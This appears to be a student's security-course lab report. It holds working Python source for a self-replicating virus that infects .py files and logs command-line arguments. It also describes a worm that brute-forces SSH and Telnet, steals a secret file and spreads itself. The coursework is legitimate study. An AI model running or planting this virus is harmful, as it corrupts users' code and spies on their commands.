
Lab2 : Section 003 - Daris Pon Mohan Kumar (dpm21003)

Q1C:

Explanation:

Q1C works by reading its own source code and then it essentially goes through each python file in the current directory. It modifies each of the files so that it has its original function while adding 2 new things. These 2 things being payload and the virus. The payload essentially checks and spies on the command-line and then the virus works to infect the code. Before doing so, it checks if the code is infected already by seeing if the Q1C.out is already in the content of the file. If it finds that, we can say that it has already been infected and can continue. It also checks to see if it is a python script by checking for "__name__ == "__main__"". If both of these are true, we have to add a payload and infect it with the virus.

Q1C-recording.mp4



```
from pathlib import Path
import sys

LOGFILE = "Q1C.out"

#read current script code
with open(__file__, "r", encoding="utf-8") as f:
    virus_code = f.read()

#loop through other python files in the directory
for input_file in Path.cwd().glob("*.py"):
    content = input_file.read_text(encoding="utf-8")
    if "Q1C.out" in content: #if it is already infected, continue
        continue

    if "__name__ == \"__main__\":" not in content:
        continue;

    payload = (
            '\nwith open("Q1C.out","a") as f:\n'
            '    f.write(" ".join(__import__("sys").argv) + "\\n")\n')
    #adds virus to python files
    infect_code = payload + "\n" + virus_code + "\n" + content
    input_file.write_text(infect_code, encoding="utf-8")

~
~
~
```

Q2:

Explanation:

My code first looks at vulnerable machines by going through subnet 10.13.4 and then checks for the last value number by number. It attempts to connect to port 22 and 23 for port and Telnet respectively. If the connection is successful, it is added to an array. Then it verifies these credentials by getting username and password combos from the Q2 pwd files. Then it uses that to attempt logins both through SSH (using paramiko) and Telnet (using telnetlib). If successful, it saves these valid credentials. Then, the worm extracts the files from the compromised machines which are saved in extracted_secrets.log. Specifically, it goes for the Q2secret file from the home directory. It saves a copy locally. Then, it spreads itself onto the machine to ensure that the worm keeps spreading and looking for other weaknesses.

Q5 Recording: Q5.mp4